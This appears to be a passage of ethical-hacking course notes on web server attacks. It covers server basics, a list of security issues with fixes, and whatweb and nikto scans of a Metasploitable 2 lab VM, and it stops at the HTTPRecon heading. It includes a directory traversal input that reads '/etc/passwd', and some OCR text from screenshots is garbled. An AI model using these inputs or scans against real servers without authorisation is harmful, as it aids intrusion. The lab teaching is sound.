

# **WEB SERVER HACKING**

**Module-13**

Aniket Sunil Pagare

# **Table of Contents**

## **1. Web Server Hacking**

- 1.1 Types of Web Servers
  - 1.2 Web Server Components
  - 1.3 How a Web Server Works
  - 1.4 Features of a Web Server
  - 1.5 Web Server vs Application Server
  - 1.6 Security for Web Servers
  - 1.7 Web Server Attacks
  - 1.8 Web Server Logs
  - 1.9 Tools to Test Web Servers
  - 1.10 Popular Web Server File Types
  - 1.11 Web Server Security Issues
- 

## **2. Metasploitable 2**

### **2.1 Reconnaissance / Footprinting**

- 2.1.1 Perform Footprinting using WhatWeb
- 2.1.2 Perform Footprinting using Nikto
- 2.1.3 Perform Footprinting using HTTPRecon

### **2.2 Scanning**

- 2.2.1 Perform Host Alive or Not using Ping
- 2.2.2 Perform Host Alive or Not using Nmap
- 2.2.3 Perform Host Alive or Not using hping3
- 2.2.4 Finding Open Ports using Nmap

- 2.2.5 Finding Open Ports using Zenmap
- 2.2.6 Finding Service Versions using Nmap
- 2.2.7 Finding Service Versions using Zenmap

## **2.3 Vulnerability Analysis**

- 2.3.1 Definition of Vulnerability Analysis
- 2.3.2 Purpose of Vulnerability Analysis
- 2.3.3 Finding Vulnerabilities using Nmap Scripts
- 2.3.4 Finding Vulnerabilities using Nikto
- 2.3.5 Finding Vulnerabilities using Acunetix

## **2.4 Gaining Access**

- 2.4.1 Password Cracking using Hydra
- 2.4.2 Anonymous Login using FTP Port
- 2.4.3 Gaining Access using Rlogin (Port 514)

## **2.5 Exploitation**

- 2.5.1 Exploitation using Metasploit
- 

## **Extra Activity**

### **Windows Server 2019**

- 3.1 Definition
- 3.2 Why Windows Server 2019 is Used

## **3.3 Footprinting**

- 3.3.1 Footprinting using Ping
- 3.3.2 Footprinting using Nmap

## **3.4 Vulnerability Scanning**

- 3.4.1 Vulnerability Scanning using Nmap Scripts
- 3.4.2 Vulnerability Scanning using Metasploit

### **3.5 Exploitation**

- 3.5.1 Exploitation using Evil-WinRM
  - 3.5.2 Exploitation using Msfvenom and Msfconsole
- 

## **Windows Server 2022**

- 4.1 Definition

### **4.2 Footprinting**

- 4.2.1 Footprinting using Ping
- 4.2.2 Footprinting using Nmap
- 4.2.3 Footprinting using Enum4linux
- 4.2.4 Footprinting using SMBClient

### **4.3 Vulnerability Scanning**

- 4.3.1 Vulnerability Scanning using Metasploit Auxiliary

### **4.4 Exploitation**

#### **4.4.1 Password Cracking**

- 4.4.1.1 Password Cracking using Metasploit Auxiliary
- 4.4.1.2 Password Cracking using CrackMapExec

#### **4.4.2 Gaining Access**

- 4.4.2.1 Gaining Access using SMBClient
  - 4.4.2.2 Gaining Access using CrackMapExec
  - 4.4.2.3 Gaining Access using Evil-WinRM
-

## **5. Defense Section**

- **5.1 How to Defend Against Web Server Attacks**
- 

ANTIQUE

# WEB SERVER HACKING

Most people think a web server is just hardware, but a web server also includes software applications. In general, a client initiates the communication process through HTTP requests. When a client wants to access any resource such as web pages, photos, or videos, then the client's browser generates an HTTP request to the web server.

Depending on the request, the web server collects the requested information or content from data storage or the application servers and responds to the client's request with an appropriate HTTP response. If a web server cannot find the requested information, then it generates an error message. Ethical hackers or pen testers use numerous tools and techniques to hack a target web server.

## Types of Web Servers

1. **Apache HTTP Server** – Most widely used open-source server.
2. **Nginx** – High-performance, lightweight, and popular for reverse proxy/load balancing.
3. **Microsoft IIS** – Windows-based server from Microsoft.
4. **LiteSpeed** – Commercial web server known for speed and performance.
5. **Tomcat** – Used for Java-based applications (servlets, JSP).
6. **Node.js** – JavaScript runtime often used as a lightweight web server.

---

### ◆ Web Server Components

1. **Hardware:** The physical machine storing website files (HTML, CSS, JS).

2. **Software:** Web server software like Apache, Nginx, etc., running on OS (Linux/Windows).
  3. **HTTP/HTTPS Protocol:** Used for communication between browser and server.
  4. **Web Content:** Static files (HTML, CSS) and dynamic content (PHP, Python, etc.).
- 

#### ◆ **How a Web Server Works**

1. User enters URL in browser.
  2. DNS resolves domain name to IP address.
  3. Browser sends an **HTTP request** to that IP address.
  4. Web server receives the request.
  5. Web server locates the requested file or processes it via backend code.
  6. Sends back an **HTTP response** with content (HTML, images, data).
  7. Browser displays the content to the user.
- 

#### ◆ **Features of a Web Server**

- Supports **HTTP/HTTPS protocols**
  - Can handle **static and dynamic content**
  - Provides **authentication & access control**
  - **Logging and monitoring**
  - **Load balancing**
  - **Virtual hosting** (hosting multiple websites on a single server)
  - **Compression (gzip)** to optimize bandwidth
  - **SSL/TLS support** for secure communication
-

#### ◆ Common Directories in Web Server

- /var/www/html/ – Default web root in Linux (Apache)
  - htdocs/ – Default in XAMPP
  - wwwroot/ – Default in IIS
- 

#### ◆ Web Server vs Application Server

Feature	Web Server	Application Server
Content	Static (HTML, CSS)	Dynamic (JSP, PHP, Python)
Protocol	HTTP/HTTPS	HTTP, TCP/IP
Example	Apache, Nginx	Tomcat, JBoss

---

#### ◆ Security for Web Servers

1. Use HTTPS with SSL/TLS
  2. Disable directory listing
  3. Enable firewall rules
  4. Limit server exposure
  5. Use Web Application Firewall (WAF)
  6. Regular patching and updates
  7. Log access and monitor for intrusion
  8. Use secure headers (CSP, XSS protection)
- 

#### ◆ Web Server Attacks

- DoS/DDoS attacks
- Directory traversal
- Misconfiguration

- **Information disclosure**
  - **File inclusion**
  - **Remote Code Execution (RCE)**
  - **Cross-site scripting (XSS)**
  - **SQL injection (if server runs dynamic scripts)**
- 

◆ **Web Server Logs**

- **Access Logs** – Info about client requests.
  - **Error Logs** – Info about issues/errors.
  - Used for **monitoring, troubleshooting, and incident response**.
- 

◆ **Commands to Start/Stop Common Web Servers**

**Apache (Linux):**

bash

CopyEdit

sudo systemctl start apache2

sudo systemctl stop apache2

sudo systemctl restart apache2

**Nginx (Linux):**

bash

CopyEdit

sudo systemctl start nginx

sudo systemctl stop nginx

sudo systemctl restart nginx

---

◆ **Tools to Test Web Servers**

- **Nikto** – Vulnerability scanner
  - **Nmap** – Port & service scanning
  - **Burp Suite** – Manual penetration testing
  - **OWASP ZAP** – Automated vulnerability scanning
  - **curl / wget** – Testing HTTP responses
- 


◆ **Popular Web Server File Types**

- .html, .css, .js, .jpg, .png – Static files
  - .php, .jsp, .asp, .py – Dynamic scripts
- 

◆ **Web Server Optimization Tips**

- Enable **caching** (browser/server-side)
- Use **CDN** for static content
- Enable **gzip compression**
- Configure **load balancing**
- Minimize resource usage via **tuning** (threads, buffer size)

**Typical client-server communication in web server operation**



## **Web Server Security Issues :-**

### **1. Unpatched Server Software**

- Issue: Running outdated versions of Apache, Nginx, IIS, etc.
- Risk: Vulnerable to known CVEs (exploits).
- Solution: Regular updates and patch management.

### **2. Misconfigurations**

- Issue: Incorrect permissions, enabled directory listing, open ports, exposed config files.
- Risk: Information disclosure or full server compromise.
- Solution: Use tools like Lynis, Nikto, and secure server configurations.

### **3. Default Settings**

- Issue: Using default credentials (e.g., admin:admin), open test pages (like /test.php).
- Risk: Attackers exploit default access.

- Solution: Change all default settings and remove unused apps/scripts.
- 

#### **4. Directory Traversal**

- Issue: Improper input validation allows access to server directories (e.g., ../../etc/passwd).
  - Risk: Leaks sensitive system files.
  - Solution: Input sanitization and disabling unnecessary directory access.
- 

#### **5. Information Disclosure**

- Issue: Error messages, banner grabbing (e.g., Apache 2.4.6), directory listings.
  - Risk: Reveals server type, version, OS, paths.
  - Solution: Hide server banners (ServerTokens Prod), suppress error messages.
- 

#### **6. Denial of Service (DoS/DDoS)**

- Issue: Flooding server with requests to exhaust resources.
  - Risk: Server becomes unresponsive.
  - Solution: Use rate limiting, WAF, cloud-based protection (e.g., Cloudflare).
- 

#### **7. Insecure HTTP Methods Enabled**

- Issue: Methods like PUT, DELETE, TRACE, OPTIONS allowed.
- Risk: Attackers may upload malicious files or conduct cross-site tracing.

- Solution: Disable all non-required HTTP methods.
- 

## 8. SSL/TLS Weaknesses

- Issue: Using outdated protocols like SSLv2, weak ciphers (e.g., RC4).
  - Risk: Susceptible to MITM attacks.
  - Solution: Use strong ciphers and TLS 1.2/1.3 only.
- 

## 9. Open Ports/Services

- Issue: Web server exposes unnecessary services (e.g., FTP, Telnet, SMTP).
  - Risk: Increases attack surface.
  - Solution: Close all unused ports, verify with Nmap.
- 

## 10. Weak File Permissions

- Issue: World-writable directories or scripts.
  - Risk: Attackers can upload or alter files.
  - Solution: Use proper file ownership and least privilege permissions.
- 

## 11. No Input Validation

- Issue: Inputs directly used in server-side logic (like PHP).
  - Risk: Leads to XSS, SQLi, LFI/RFI.
  - Solution: Input sanitization, parameterized queries.
- 

## 12. Remote File Inclusion (RFI) / Local File Inclusion (LFI)

- Issue: Scripts load remote/local files without checks.
  - Risk: Execute remote malicious code.
-

- Solution: Validate and sanitize all file inputs.
- 

### **13. Insecure Admin Interfaces**

- Issue: Admin panels accessible publicly.
  - Risk: Brute force, credential stuffing.
  - Solution: Restrict access by IP, use 2FA, hide admin endpoints.
- 

### **14. Lack of Monitoring and Logging**

- Issue: No real-time alerting or logs.
  - Risk: Attacks go undetected.
  - Solution: Enable access/error logs and use SIEM tools.
- 

### **15. Cross-Site Scripting (XSS)**

- Issue: Web app hosted on server reflects unescaped user input.
  - Risk: Code injection, session hijack.
  - Solution: Sanitize all output and use security headers (CSP, X-XSS-Protection).
- 

### **16. SQL Injection**

- Issue: Server-side code takes unsanitized input into SQL queries.
  - Risk: Database access, data leakage.
  - Solution: Use parameterized queries, WAF, and validations.
- 

### **17. Improper Access Control**

- Issue: Users can access restricted areas (e.g., /admin) without authentication.
  - Risk: Privilege escalation.
-

- Solution: Implement Role-Based Access Control (RBAC) and session validation.
- 

## **18. Malware in Uploaded Files**

- Issue: Users upload PHP shells, JavaScript malware, etc.
  - Risk: Server takeover, XSS.
  - Solution: Whitelist file types, scan uploads with antivirus, store files outside web root.
- 

## **19. Insufficient Logging & Monitoring**

- Issue: No alerts for anomalies.
  - Risk: Long undetected breaches.
  - Solution: Integrate log monitoring tools (like ELK, Graylog).
- 

## **20. Vulnerable Third-party Modules or Plugins**

- Issue: Web servers often use add-ons (e.g., WordPress plugins).
  - Risk: Vulnerabilities in plugins may affect the entire server.
  - Solution: Keep all third-party modules updated.
-


# Matesploitable 2

**Metasploitable 2** is a **deliberately vulnerable Linux virtual machine** created by Rapid7 for testing security tools and practicing penetration testing skills using Metasploit and other ethical hacking tools.

- Based on **Ubuntu 8.04 Server**
- Contains multiple **intentionally vulnerable services**
- Used in **labs, training, CTFs, and red team practice**

---

**Attacker machine :-** Kali linux . (ip address-:192.168.161.192)



```
File Actions Edit View Help
TX packets 0 bytes 0 (0.0 B)
TX errors 0 dropped 6 overruns 0 carrier 0 collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.161.192 netmask 255.255.255.0 broadcast 192.168.161.255
        inet6 2401:4900:7c77:3f3f:5927:clad:6f15:c21 prefixlen 64 scopeid 0x0<global>
          inet6 2401:4900:7c77:3f3f:a00:27ff:fe28:75f4 prefixlen 64 scopeid 0x0<global>
            inet6 fe80::a00:27ff:fe28:75f4 txqueuelen 1000 (Ethernet)
              ether 08:00:27:28:75:f4 txqueuelen 1000 (Ethernet)
                RX packets 82 bytes 23577 (23.0 kB)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 72 bytes 11612 (11.3 kB)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
      inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
          loop txqueuelen 1000 (Local Loopback)
            RX packets 7180 bytes 1874024 (1.7 MiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 7180 bytes 1874024 (1.7 MiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

[root@Kali]~#
```

**Victim Machine :-** Metasploitable 2 .( ip address- 192.168.161.182)

```
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0:0: Link encap:Ethernet HWaddr 00:00:27:46:c1:00
      inet6 addr: 2401:4900:2c72::27ff:fe46:c100/64 Scope:Global
          inet6 addr: fe80::a00:27ff:fe46:c100/128 Scope:Link
              UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
              RX packets:0 errors:0 dropped:0 overruns:0 frame:0
              TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
              collisions:0 txqueuelen:1000
              RX bytes:6107 (6.8 KB)  TX bytes:7109 (6.9 KB)
              Base address:0x4020 Memory:0x2000000-10220000

lo:0: Link encap:Local Loopback
      inet6 addr: ::1/128 Scope:Host
          inet6 addr: fe80::1/128 Scope:Link
              UP LOOPBACK RUNNING MTU:16436 Metric:1
              RX packets:91 errors:0 dropped:0 overruns:0 frame:0
              TX packets:91 errors:0 dropped:0 overruns:0 carrier:0
              collisions:0 txqueuelen:0
              RX bytes:19301 (18.0 KB)  TX bytes:19301 (18.0 KB)

msfadmin@metasploitable:~$
```

## Reconnaissance/Footprinting

**Reconnaissance** (also known as **Footprinting**) is the **first phase** of ethical hacking or penetration testing, where the attacker gathers **information about the target system or network** before launching an attack.



To collect as much data as possible to find potential attack vectors and vulnerabilities without alerting the target.

### 1. Perform Footprinting using whatweb tool


**WhatWeb** is an open-source **web scanner and fingerprinting tool** used to identify **technologies** running on a website.

## Key Purpose:

- Detect **web server software, CMS (like WordPress, Joomla), frameworks, programming languages, analytics tools, security mechanisms, etc.**

---

**Command :-** whatweb http://192.168.161.182/




```
(root㉿Kali)-[~]
# whatweb http://192.168.161.182/
```

warning: Never expose this IP to an untrusted network
process: metasploitable.com
Scan with metasploitconsole to get started

- Distro
  - metasploitable
  - Metasploitable
  - OSWf
  - WebDAV

## • Result



```
(root㉿Kali)-[~]
# whatweb http://192.168.161.182/
http://192.168.161.182/ [200 OK] Apache[2.2.8], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.2.8 (Ubuntu) DAV/2], IP[192.168.161.182], PHP[5.2.4-2ubuntu5.10], Title[Metasploitable2 - Linux], WebDAV[2], X-Powered-By[PHP/5.2.4-2ubuntu5.10]

(root㉿Kali)-[~]
# 
```


warning: Never expose this IP to an untrusted network
process: metasploitable.com
Scan with metasploitconsole to get started

- Distro
  - metasploitable
  - Metasploitable
  - OSWf
  - WebDAV

## 2. Perform Footprinting using Nikto

Nikto is a **web server scanner** used in the **footprinting (reconnaissance)** phase to gather detailed information about a target's web server.

**Command :- nikto -h http://192.168.161.182**




```
(root㉿Kali)-[~]
# nikto -h http://192.168.161.182/
```

Warning: Never expose this IP to an untrusted network!
Port(s) tested at https://192.168.161.182
Scan with --extendedinfo=full to get started

 • DRDB
 • MySQLAdmin
 • Multiload
 • GFWA
 • WebDAV

- **Result** ↴ :-



```
(root㉿Kali)-[~]
# nikto -h http://192.168.161.182/
- Nikto v2.5.0

+ Target IP:      192.168.161.182
+ Target Hostname: 192.168.161.182
+ Target Port:    80
+ Start Time:    2025-06-07 16:13:05 (GMT5.5)

+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ /: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index.php. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ /phpinfo.php: Output from the phpinfo() function was found.
```

### 3. Perform Footprinting Using HTTPRecon

